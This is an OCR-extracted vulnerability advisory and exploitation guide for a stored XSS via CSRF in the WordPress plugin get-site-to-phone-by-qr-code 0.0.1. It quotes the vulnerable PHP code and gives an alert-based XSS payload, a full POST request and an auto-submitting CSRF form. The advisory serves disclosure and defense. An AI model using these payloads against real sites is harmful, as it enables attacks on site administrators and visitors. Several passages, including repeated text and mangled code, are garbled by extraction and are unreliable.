


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get-site-to-phone-by-qr-code 0.0.1 WordPress plug-in Stored XSS via CSRF

Vulnerability Metadata



Vulnerability Description

The lack of CSRF protection in get-site-to-phone-by-qr-code 0.0.1 results in Stored-XSS via CSRF. An attacker can make an Admin or Editor to save plugin and QR code display settings. This leads to Stored Cross-Site Scripting in bg_color query parameter.


Exploitation Guide





Go to QR CODE page on the WordPress site dashboard.






Click Save with/without changing any defaults.




 $\textbf{Clicking} \ | \ \textbf{save} \ | \ \textbf{button triggers the vulnerable request}. \ \textbf{We have to add the payload to POST query parameter} \ | \ \textbf{bg} \ _\texttt{color} \ | \ \textbf{in the request}. \ \textbf{Mean triggers the vulnerable request}. \ \textbf{We have to add the payload to POST query parameter} \ | \ \textbf{bg} \ _\texttt{color} \ | \ \textbf{in the request}. \ \textbf{Mean triggers the vulnerable request}. \ \textbf{We have to add the payload to POST query parameter} \ | \ \textbf{bg} \ _\texttt{color} \ | \ \textbf{in the request}. \ \textbf{Mean triggers the vulnerable request}. \ \textbf{Mean triggers th$




Sending the POC request stores XSS payload in the plugin database. A POC may look like the following request:



The malicious value of bg_color is reflected on QR Code page in the WordPress site dashboard, and also on every post/page created on the site.





In the code, the vulnerability is triggered by un-sanitized user input of <code>bg_color</code> at line <code>190</code> in <code>./init.php</code>.

```
if(isset($_POST['urlinqrcoed-submit'])){

spages = sanitize_text_field($_POST['checkbox-nested-1']);

sposts = sanitize_text_field($_POST['checkbox-nested-2']);

sposts = sanitize_text_field($_POST['checkbox-nested-2']);

scolorDark = str_replace('#', '', $_POST['colorDark'] );

scolorLight = str_replace('#', '', $_POST['colorLight']);

swidth = filter_var( $_POST['width'], FILTER_VALIDATE_INT );

sheight = filter_var( $_POST['height'], FILTER_VALIDATE_INT );

sbg_color = str_replace('#', '', $_POST['bg_color']);

191
```

At lines | 192-202 | in | ./init.php | the database query | replace | call on | array | containing | bg_color |. This stores the malicious XSS payload in the plugin database.




```
'id'
194
                             'pages'
195
                                               => $pages,
                                               => $posts,
                             'posts'
196
                                               => $colorDark,
                             'colorDark'
197
                                               => $colorLight,
198
                             'colorLight'
                             'width'
                                               => $width,
199
                             'height'
                                               => $height,
200
                                               => $bg_color,
                            'bg color'
201
202
```

 $At lines \verb|| 334-351 \verb|| is prepared with values from database (inc. \verb|| bg_color||) in side \verb|| ./init.php||. Finally malicious XSS payload is refleted in \verb|| bg_color|| and is rendered on: the state of the sta$

- 1. QR Code page in the WordPress site dashboard.
- 2. Every post/page created on the site.

CSRF:arrow_forward:Stored-XSS

The plugin does not have any CSRF protection while Save functionality:



← → C	○ 🗅 🗝 localhost/csrf-xss-get-site-to-phone-l	oy-qr-code.html
checkbox-nested-2	on	
bg_color	"> <script>alert(window.origin)</script>	
colorDark	#000000	
colorLight	#ffffff	
width	200	
height	200	
urlinqrcoed-submit	Save	

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

Stored XSS Payload:

"></div></div><script>alert(window.origin)</script>//

The Stored-XSS can be triggered by sending the request below:

POST /wp-admin/admin.php?page=my-unique-qr-code HTTP/1.1

Host: localhost

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0

 $Accept: \ \texttt{text/html,application/xhtml+xml,application/xml;} \\ q=0.9, \\ \texttt{image/avif,image/webp,*/*;} \\ q=0.8 \\ \texttt{image/webp,*/*;} \\ q=0.8 \\ \texttt{image/webp,*/*;$

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Referer: http://localhost/wp-admin/admin.php?page=my-unique-qr-code

Content-Type: application/x-www-form-urlencoded

Content-Length: 195 Origin: http://localhost

Connection: close

Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca:

Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin

CSRF Payload:

 $\label{thm:communication} $$ \chin > \chin = \chin$

colorDarkcinput type="text" value="#000000" name="colorDark">

</form><script>csrfpoc.submit()</script></html>